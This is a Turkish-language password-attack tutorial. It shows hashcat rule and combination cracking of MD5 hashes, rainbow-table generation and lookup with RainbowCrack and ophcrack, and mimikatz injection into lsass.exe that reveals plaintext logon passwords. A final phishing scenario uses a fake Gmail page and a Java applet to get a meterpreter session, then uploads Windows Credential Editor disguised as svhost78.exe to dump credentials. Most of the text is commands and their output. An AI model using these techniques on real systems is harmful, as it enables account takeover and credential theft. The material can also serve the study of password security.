cc03e747a6afbbcbf8be7668acfebee5:test123

05a671c66aefea124cc08b76ea6d30bb:testtest

Sonuçtan görülebileceği gibi table atak ile "testtesttest" ve "testtset" haricindeki parolalar saniyeler içinde kırıldı. "testtset" daha önce permutasyon atak ile kırılmıştı. Ek olarak "testtesttest" parolasını kırmak için a1 ile combination atak yapılabilir. Burada yine zamandan kazanmak için sadece "t" ile başlayan parolalar için kombinasyon yaptırılmıştır.

#./hashcat-cli64.bin -m0 -a1 ~/Masaüstü/parola.hash.md5 ~/Masaüstü/cain\ te

05a671c66aefea124cc08b76ea6d30bb:testtest

1fb0e331c05a52d5eb847d6fc018320d:testtesttest

cc03e747a6afbbcbf8be7668acfebee5:test123

Sonuç olarak diğer atak çeşitleriyle kırılamayan "testtesttest" parolasıda kırılmıştır. Bunların dışında hiç bir atak çeşidiyle kırılamayan,sözlüklerin yetersiz kaldığı durumlar için rule oluşturulabilir ya da hazır rule'lar kullanılabilir. Rule ile sözlüklerdeki kelimelerin önüne arkasına, arasına karakter eklemek, harf büyütmek/küçültmek, kelimeyi ters çevirmek gibi olası biçimleride denenir. Rule kullanımı için parola listesine "3test" ve "tes9t" de eklenmiştir. İlk olarak rule kullanılmayan combination atak yeni parolalar içinde denendiğinde sonucun değişmediği yeni parolaları kıramadığı görülecektir. Rule kullanıldığında ise sonuç aşağıdaki gibidir. Rule olarak hashcat'in generated.rule dosyası kullanılmıştır. Rule işlemi sadece combination ve toggle case tipi atakta kullanılabilir.

#./hashcat-cli64.bin -m0 -a1 --rules-file=rules/generated.rule
~/Masaüstü/parola.hash.md5 ~/Masaüstü/cain\ te

cc03e747a6afbbcbf8be7668acfebee5:test123

05a671c66aefea124cc08b76ea6d30bb:testtest

1fb0e331c05a52d5eb847d6fc018320d:testtesttest

751ec45015a704a39dc403001c963e97:tset

ca820ad57809f62eb7b4d13f5d4371a0:3test

3ee1a84e1af20d06a44802708f0f0262:tes9t

33619bed64d38c882f5555600db858d4:testtset

Rule oluşturmak için Linkindeki tablo incelenebilir ve ihtiyaca göre yeni rulelar oluşturulabilir. Örnek olarak her kelimenin sonuna belli bir karakter eklenebilir. Eklenecek karakterler bga olsun. Bunun için oluşturulan ruleda $bga ifadesi eklenmelidir. Hashcat'e rule oluşturtmak içinse daha önce belirtildiği gibi **-g 500** komutuyla 500 rule fonksiyonu oluşturulabilir. -g 500 komutuyla denendiğinde :

#./hashcat-cli64.bin -m0 -a1 -g 500 ~/Masaüstü/parola.hash.md5 ~/Masaüstü/cain\ te

33619bed64d38c882f5555600db858d4:testtset
cc03e747a6afbbcbf8be7668acfebee5:test123
05a671c66aefea124cc08b76ea6d30bb:testtest
1fb0e331c05a52d5eb847d6fc018320d:testtesttest
Öncekine ek olarak "testtset" parolasının kırıldığı görülüyor. Demekki oluşturulan rastgele rulelar arasında kelimeyi ters çevirip kelimenin sonuna ekleme işi yapan "f" fonksiyonu varmış.

Rainbow tabloları

Daha önceleri klasik yöntemle yapılan işlemde süreç Tahmin - Özetini Alma - Karşılaştırma şeklindeydi. Yani saldırgan öncelikle hedefe göre parola tahminlerinde bulunmalı ve bunların özetini almalı ve hedefteki parolanın özetiyle bunu karşılaştırmalıydı. Rainbow Tabloları ise bu yöntemi bir tık ileri taşıdı. Bu metotta olası tüm kombinasyonlar üretilir ve özet değerleri alınır. Hedefteki parolanın özeti ile teker teker karşılaştırılır ve bingo! Bu tekniğin bir avantajı oluşturulacak tablolar her test için kullanılabilir. Klasik yöntemle Rainbow tabloları karşılaştırdığında zaman ile bellek arasında bir tercih durumu vardır. Ne kadar çok bellek ayırırsanız (Rainbow) o kadar kısa zamanda hedefe ulaşırsınız.

Peki bütün kombinasyonlar için bu yapılırsa yeterli bellek nasıl sağlanır? Örneğin LanMan gibi bir şifreleme metotunda 7 karakterin herbiri için bütün büyük harfler (26) ve sayılar olmak üzere (10) 36 adet opsiyon vardır . Bu bile yaklaşık $8x10^{10}$ parolaya ve onun özetine denk gelir. Bu noktada Rainbow'un teknik detaylarına girmek ve nasıl oluşturulduğuna bakmak lazım.

Rainbow bu işi zincir (chain) denilen bir yöntemle yapar. Bu zincir kavramının içinde 2 fonksiyon vardır. Birincisi eldeki bir parolanın LanMan, NT veya MD5 gibi tersi olmayan bir özetleme fonksiyonuyla özetinin alınması. İkincisi ise Reduction Function denilen Türkçe'ye Azaltma Fonksiyonu olarak çevirilebilecek bir yöntemdir. Çok fazla sayıdaki bu azaltma fonksiyonu eldeki bir özeti (sadece ilk bir kaç karakteri almak, baştan ve sondan karakterleri almak gibi) olası bir parola olacak şekilde keser biçer ve bununda özetini alınır. Ardından çıkan yeni özeti keser biçer, özeti alınır ve bu şekilde bir zincir oluşturulur. Özetten kesilip biçilerek elde edilen parola anlamlı olmayabilir ancak kullanıcılarda zaten anlamsız zor bir

parola kullanmış olabilir. Tabi ki bu yöntemle normalde terabyte seviyesinde bellek harcayacak tablolar gigabyte seviyesinede inmiş olur.

Tablolar rtgen, ophcrack, SMB Hash generator gibi araçlarla oluşturulabilir, çevrimiçi sitelerde aranabilir (Örnek: Crackstation) ya da internetten hazır tablolar indirilebilir (Örnek: Rainbow Tabloları).
Bu yöntemin en büyük problemi tabiki zamandır. Günlerce sürebilir. Bunun dışında Linux,UNIX ve BSD sistemlerde kullanılan salting (Tuzlama: Parolaya tersi olmayan bir fonksiyonla rastgele bir değer üretilir ve eklenir. Hash(parola + tuz)) ile rainbow tabloları savunulabilir. Örnek olarak 16 bitlik bir salt değeri için 65536 tanelik bir sete ihtiyaç olur ki bu her parola için ayrı ayrı denenmesi gereken 65536 değerdir. LM ve NT gibi eski Windows sürümlerinde görülen mekanizmalar rainbow tabloları için asıl hedeftir.

RainbowCrack

Rainbow tablolarını kullanarak parola kıran bir araçtır. Parola kırmanın yanı sıra **rtgen** ile rainbow tabloları oluşturur, **rtsort** ile tabloları sıralar, **rt2rtc** ve **rtc2rt** ile rainbow tablolarının uzantısını değiştirir. Hem Linuxta hem Windows ortamında çalışır. Windows ortamında NVIDIA ile GPU destekli tarama yapabilir.

rtgen RainbowCrack içinde gelen tablo oluşturmak için kullanılan bir araçtır. Linux terminalde rainbowcrack klasörüne gelinip çalıştırıldığında;

bu şekildedir.

rtgen özet_algoritma karakter_seti minimum_karakter_sayısı maksimum_karakter_sayısı tabloların_sıralanması zincir_uzunluğu zincir_sayısı tablo_başlangıç_sayısı

özet_algoritma : LM, NT, MD5, sha1 vs.

karakter_seti: loweralpha, alpha-numeric, ascii-32-95 vs. (rainbow klasöründe charset dosyasından nelere karşılık geldiğine detaylı bakılabilir. Ayrıca bu dosyaya istenilen karakterleri barındıran yeni karakter setleri eklenebilir. Örnek olarak

```
numeric            = [0123456789]

alpha              = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-numeric      = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
ozel_karakter = [abc123)(/&%]

loweralpha         = [abcdefghijklmnopqrstuvwxyz]
loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]
```

abc123)(/&% karakterilerini içeren ozel_karakter isimli bir charset bu şekilde ayarlanabilir.)

minimum_karakter_sayısı: 1,2,3,...

maksimum_karakter_sayısı: 1,2,3,....

tabloların_sıralanması: 0,1,2,3,.. Buradaki değer azaltma fonksiyonlarına bir input (giriş değeri) olarak gelir. Aynı karakter setleri ve uzunlukla farklı tablolar oluşturmak için kullanılabilir. Ancak bu aynı zamanda ikilenen ve birleşen zincir (duplicate ve merging chain) sayısını artırır. Daha iyi tablolarda bu zincirlerin sayısı az olmalı. (Azaltma fonksiyonları kesip biçerken aynı parola değerini üretebilir. Ya da bazı zincirlerin başlangıç ve bitiş değerleri aynı olabilir. Buna ikilenen zincir (duplicate chain) denir. İkilenen zincirler silinebilir. Başarı oranını değiştirmez. Birleşen zincirlerde ise aynı noktada aynı değeri üreten zincir bu noktadan sonra hep aynı değeri üretecektir.)

zincir_uzunluğu: ..1000...10000...20000... Her bir zincirin uzunluğu belirtilir. Daha büyük değer başarı oranını artıracaktır. Ancak bu aynı zamanda parola kırma süresini de artırır. Uzunluk, parola kırma süresinin karesiyle doğru orantılıdır.

zincir_sayısı: Üretilecek zincirlerin sayısı belirtilir. Maksimum değer 134217728' dir. Bu değer ile 2 GB' lık bir dosya üretilecektir.

tablo_başlangıç_sayısı: 0,1,2,.. Her zincir için başlangıç değerinin kaç olacağı belirtilir.

Bundan sonra rtgen ile tabloyu oluşturmadan önce çevrimiçi rainbow tablosu hesaplayıcılar ile (Advanced RT Calculator) oluşacak tablonun zaman ve boyutu hakkında bilgi alınabilir. Farklı değerlerin zaman ve boyutu ne kadar etkilediği gözlemlenebilir.

rtgen lm alpha-numeric 1 7 0 10000 22107625 0

ile LanMan için bir tablo oluşturmak istendiğinde bu bize yaklaşık 15 dakikaya ve 1.32 GB lık depolama alanına mâl olacaktır (Zaman konusunda işlemci gücü önemlidir, düşük sistemlerde süre çok daha fazla olup, bu sitedeki değerler yanıltıcı olabilir. Tablo oluşturulurken de işlemci çok yüksek seviyede kullanılır).

rtgen lm ozel-karakter 1 5 1 1000 1000 0

gibi bir komutla oluşturulan küçük bir tablo 0.3 saniye ve 15.6 KB aldı. Oluşturulan bu tablo aynı klasörde yer alacaktır.Çıkan tablo:

lm_ozel-karakter#1-5_1_1000x1000_0.rt

rtsort

Bu araç ile zincirlerin bitiş değerleri daha kolay bir arama için sıralandırılabilir. rtgen ile oluşturulan tablolar rcrack ile kullanılmadan önce rtsort ile sıralanmalıdır.

rcrack

Bu araç elimizdeki özetlerin tablodaki eşlerini bulacak olan esas araçtır. Örnek ifade şu şekilde olacaktır:

rcrack kullanılacak_tablo.rt -seçenek hash\hash_dosyası\pwdump_dosyası

rcrack ile kullanılabilecek seçenekler:

-f ile pwdump dosyası

-l ile içinde özetlerin bulunduğu bir dosya

-h ile direk olarak özetin kendisi koyularak parola kırma işlemi başlatılabilir.

Örnek olarak kısa zamanda tablo oluşturmak ve parola kırmak için charset.txt dosyasında oluşturulan ozel-karakter karakter setine az sayıda harf ve sayı girerek (abctest12345) olası parolaların özetleri oluşturuldu. Ardında rtsort ile sıralandı ve rcrack ile hash.md5.txt adlı dosyadaki özetlerin parola değeri bulundu. Çıktılar şu şekildedir:

 # ./rtgen md5 ozel-karakter 1 7 0 10000 100000 0

rainbow table md5_ozel-karakter#1-7_0_10000x100000_0.rt parameters

hash algorithm: md5

hash length: 16

charset: abctest12345
charset in hex: 61 62 63 74 65 73 74 31 32 33 34 35
charset length: 12
plaintext length range: 1 - 7
reduce offset: 0x00000000
plaintext total: 39089244
sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 100000 rainbow chains generated (1 m 45.1 s)
100000 of 100000 rainbow chains generated (1 m 2.8 s)

 # ./rtsort md5_ozel-karakter#1-7_0_10000x100000_0.rt

md5_ozel-karakter#1-7_0_10000x100000_0.rt:
2056712192 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...

 # ./rcrack md5_ozel-karakter#1-7_0_10000x100000_0.rt -l hash.md5

2056810496 bytes memory available
1 x 1600000 bytes memory allocated for table buffer
480000 bytes memory allocated for chain traverse
disk: md5_ozel-karakter#1-7_0_10000x100000_0.rt: 1600000 bytes read
searching for 3 hashes...
plaintext of 098f6bcd4621d373cade4e832627b4f6 is test
plaintext of cc03e747a6afbbcbf8be7668acfebee5 is test123
plaintext of 397a39d6700eaa41be9aee2dc4c89b90 is t3st123
disk: thread aborted

statistics
---
plaintext found: 3 of 3
total time: 20.85 s
time of chain traverse: 20.27 s
time of alarm check: 0.46 s
time of wait: 0.01 s
time of other operation: 0.11 s
time of disk read: 0.00 s
hash & reduce calculation of chain traverse: 149970000

hash & reduce calculation of alarm check: 2644088
number of alarm: 24512
speed of chain traverse: 7.40 million/s
speed of alarm check: 5.79 million/s
result

098f6bcd4621d373cade4e832627b4f6 ***test*** *hex:74657374*
cc03e747a6afbbcbf8be7668acfebee5 ***test123*** *hex:74657374313233*
397a39d6700eaa41be9aee2dc4c89b90 ***t3st123*** *hex:74337374313233*

Opcrack

Rainbow tablolarını kullanarak parola kıran verimli bir programdır. Hem Windows hem Linux için sürümleri mevcuttur ve her iki ortam içinde grafiksel bir arayüze sahiptir. Ophcrack linkinden indirilebilir.

Linux'ta kurulum için indirilen arşiv dosyası çıkarılır. Çıkan klasöre terminalde erişilir ve sırasıyla

 # ./configure
 # make
 # make install

komutlarıyla kurulum tamamlanabilir. Ancak kurulumun bu kadar basit tamamlanması için bazı derleyicilerin, kütüphanelerin sistemde kurulu olması gerekebilir. Karşılaşılabilecek olası hatalar için ;


apt-get build-essential komutu ile C++ için derleyici indirilebilir.
apt-get install libssl-dev ile SSL library kurulabilir
apt-get install libexpat1 ile expat

kütüphanesi kurulabilir.
apt-get install libqt4-dev ile Qt 4.3 indirilip kurulum tamamlanabilir.


Windows ortamında ise indirilecek exe uzantılı dosya ile kolayca kurulabilir. Kurulum sırasında hangi tabloların indirilmek istendiği ophcrack tarafından soruluyor ve indiriliyor.Ancak indirmede bir sorun yaşanırsa Ophcrack linkinden ihtiyaca göre indirilip kurulabilir. İndirilen tablo ophcrack'ın sistemde kurulduğu Program Files\ophcrack\Tables 'a kopyalanır. Aşağıdaki ekran görüntüsünden de görülebileceği gibi hangisi için indirilmişse onu seçip install denir ve harici indirilen dosya gösterilir.

Tabloyuurduktan sonra Windows'ta daha önce **fgdump** ile elde edilen

pwdump dosyası kullanılabilir. **Load** sekmesinden **PWDUMP file** seçilir **C:** 'de fgdump'tan alınan dosyayı gösterilir.



Artık hazır. Crack sekmesine tıklandığında ophcrack işleme başlar ve kısa sürede parolaları ortaya çıkarır.




Parola Kırmada GPU kullanımı

Parola kırmak için denenen yöntem ve araçlarda en önemli problemler hız ve depolama alanıydı. Depolama sorunu harici harddiskler ile giderilebilir. Hız için ise CPU(Merkezi İşlemci Birimi) yerine GPU(Grafik İşlemci Birimi) kullanarak bu sorun aşılabilir.

GPU fiziksel olarak ve çalışma mantığı olarak CPU'dan farklıdır. İşlemciler ayrı ayrı işlem yapabilen çekirdeklere(core) sahiptir. Bu sayede 2 çekirdekli bir işlemci ile aynı anda iki farklı işlem yapılabilir. CPU' larda 2, 4, 8 gibi çekirdek sayıları yaygın iken GPU da bu rakamlar yüzler seviyesine çıkar. Çalışma mantığı olarak ise CPU'daki "merkezi işlem"den GPU'da "birlikte işleme" bir geçiş vardır[Kaynak]. NVIDIA, Apple, Microsoft, AMD gibi firmaların paralel işlem yapmak için çıkarttıkları modüller(CUDA, OpenCL, DirectCompute) sayesinde yüksek işlem gücü gerektiren işler için GPU kullanılabilmektedir. C, C++, Fortran gibi dillerle CUDA mimarisi kullanılabilir.

Parola kırmadada oclHashcat, Pyrit gibi araçlar GPU'nun gücünü kullanarak brute-force gibi tüm ihtimallerin denendiği zaman alıcı bir yöntemi makul sürelere çekebilir. Örnek olarak WPA/WPA2 keylerini kırmak için kullanılan Pyrit aracı'nın CPU ve GPU(Cuda ve OpenCL) üzerinde saniyede denediği key sayıları göz önüne alındığında grafiklerden



aradaki performans farkı daha iyi anlaşılabilir. [Kaynak]

GPU kullanan popüler araçlar; oclHashcat, Pyrit, Cryptohaze, ighashgpu (Windows)

Teknik olmayan Saldırılar

Bu saldırı tipinde


- Fiziksel olarak kullanıcıya ulaşmak ve takip etmek ,
- Keylogger tarzı klavye hareketlerini kaydeden yazılımlar kullanmak
- Sosyal mühendislik

saldırıları vardır.

Parola Kırma Gerektirmeyen Saldırılar ve Araçlar

mimikatz

Wdigest.dll, Windows sistemlerde The Digest Access Authentication protokolünde, HTTP ve SASL (Simple Authentication Security Layer) için kullanılmak üzere tasarlanmış bir sistem kütüphanesidir. Daha basit bir ifadeyle kullanıcının, kullanıcı adı ve şifresini sunucuya gönderirken kullandığı bir yöntemdir. Digest Acces Authentication'da NTLM'ye benzer biçimde challange-response yapısını kullanır ve kullanıcı adı ve parolaları hafızada SAM'de saklar. Daha öncede bahsedildiği gibi SAM lsass.exe gibi uygulamalara güvenir ve eğer lsass.exe'ye bir şekilde enjeksiyon yapılırsa wdigest.dll'den kullanıcı adı ve parolası istenebilir. İşte bu işi başaran program mimikatz'dır.



(Kaynak)

mimikatz sekurlsa.dll kütüphanesini lsass.exeye enjekte eder ve wdigest.dll vasıtasıyla SAM'den parola verisini isteyebilir.

mimikatz uygulaması sağ tıklanıp yönetici hakları ile çalıştırılabilir veya Windows'ta komut satırı açılır mimikatz/x64 klasörüne gelinir ve mimikatz.exe çalıştırılır. Sırayla kalın fontlu komutlar girildiğinde parolaya direk olarak ulaşılır.

mimikatz # privilege::debug

Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # inject::process lsass.exe sekurlsa.dll

PROCESSENTRY32(lsass.exe).th32ProcessID = 752

Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

==========

Les fonctions suivantes NE SONT PLUS supportées via l'injection de la librairie sekurlsa.dll :

@getLogonPasswords @getMSV(Functions) @getTsPkg(Functions) @getWDigest(Functions) @getLiveSSP(Functions) @getKerberos(Functions)

Les mêmes fonctionnalités (et même plus !) sont disponibles SANS INJECTION :

sekurlsa::logonPasswords sekurlsa::msv sekurlsa::tspkg sekurlsa::wdigest sekurlsa::livessp sekurlsa::kerberos

Vous pouvez décharger la librairie avec : @
Puis utiliser un module local, par exemple : sekurlsa::logonPasswords full

==========

mimikatz # sekurlsa::logonPasswords

Authentification Id : 0;939484
Package d'authentification : NTLM
*Utilisateur principal : **ender***
Domaine d'authentification : WIN-05706LFJG67
msv1_0 : lm{ 624aac413795cdc1aad3b435b51404ee }, ntlm{ c5a237b7e9

d8e708d8436b6148a25fa1 }

kerberos : ***test123***

ssp :

wdigest : ***test123***


tspkg : ***test123***

livessp : *n.t. (LUID KO)*

WCE (Windows Credential Editor)

Windows Credentials Editor (WCE) Windows sistemlerde oturum listelemek, eklemek, düzenlemek ve silmek için kullanılan bir araçtır. Çıktı olarak LanMan/NT özetlerinin bulunduğu bir dosya verir. Kendi brute-force aracı ile parolayı metin olarak gösterebilir. Bu araç ile mimikatz,fgdump ile yapılan işleme benzer olarak direk parolalara erişilebilir ancak bir fark olarak bu sefer Windows sisteme uzaktan erişilmeye çalışılmıştır.

Sızma detayları verilmeyecektir. Burada sadece parola kırma kısmı verilecektir. Bu senaryoda hedef sistem Windows 7 Ultimate 32 Bit'tir. Hedefe bir link gönderilmiştir. Bu linke tıklandığında kullanıcı Gmail gibi gözüken bir sayfa görür ve sayfada bir Java uygulaması çalışması isteği çıkar. Kullanıcı Java uygulamasına "Run" (Çalıştır) dediğinde hedef sistemde meterpreter ile bir oturum açılmıştır. Bu oturumda wce.rb adlı script çalıştırıldığında hedefe wce_x64(x86).exe (hedefe göre 32 bit veya 64 bit) upload edilip çalıştırılır ve kullanıcı parolası wce ile sistemden özeti alınıp kırılır.



meterpreter > run /usr/share/metasploit-framework/scripts/meterpreter/wce.rb

[*] Uploading wce.exe to C:\Users\test\AppData\Local\Temp....

[*] wce.exe uploaded!

[*] Renamed to C:\Users\test\AppData\Local\Temp\svhost78.exe

[*] Dumping passwords....

*\WIN-TEST:**test123***

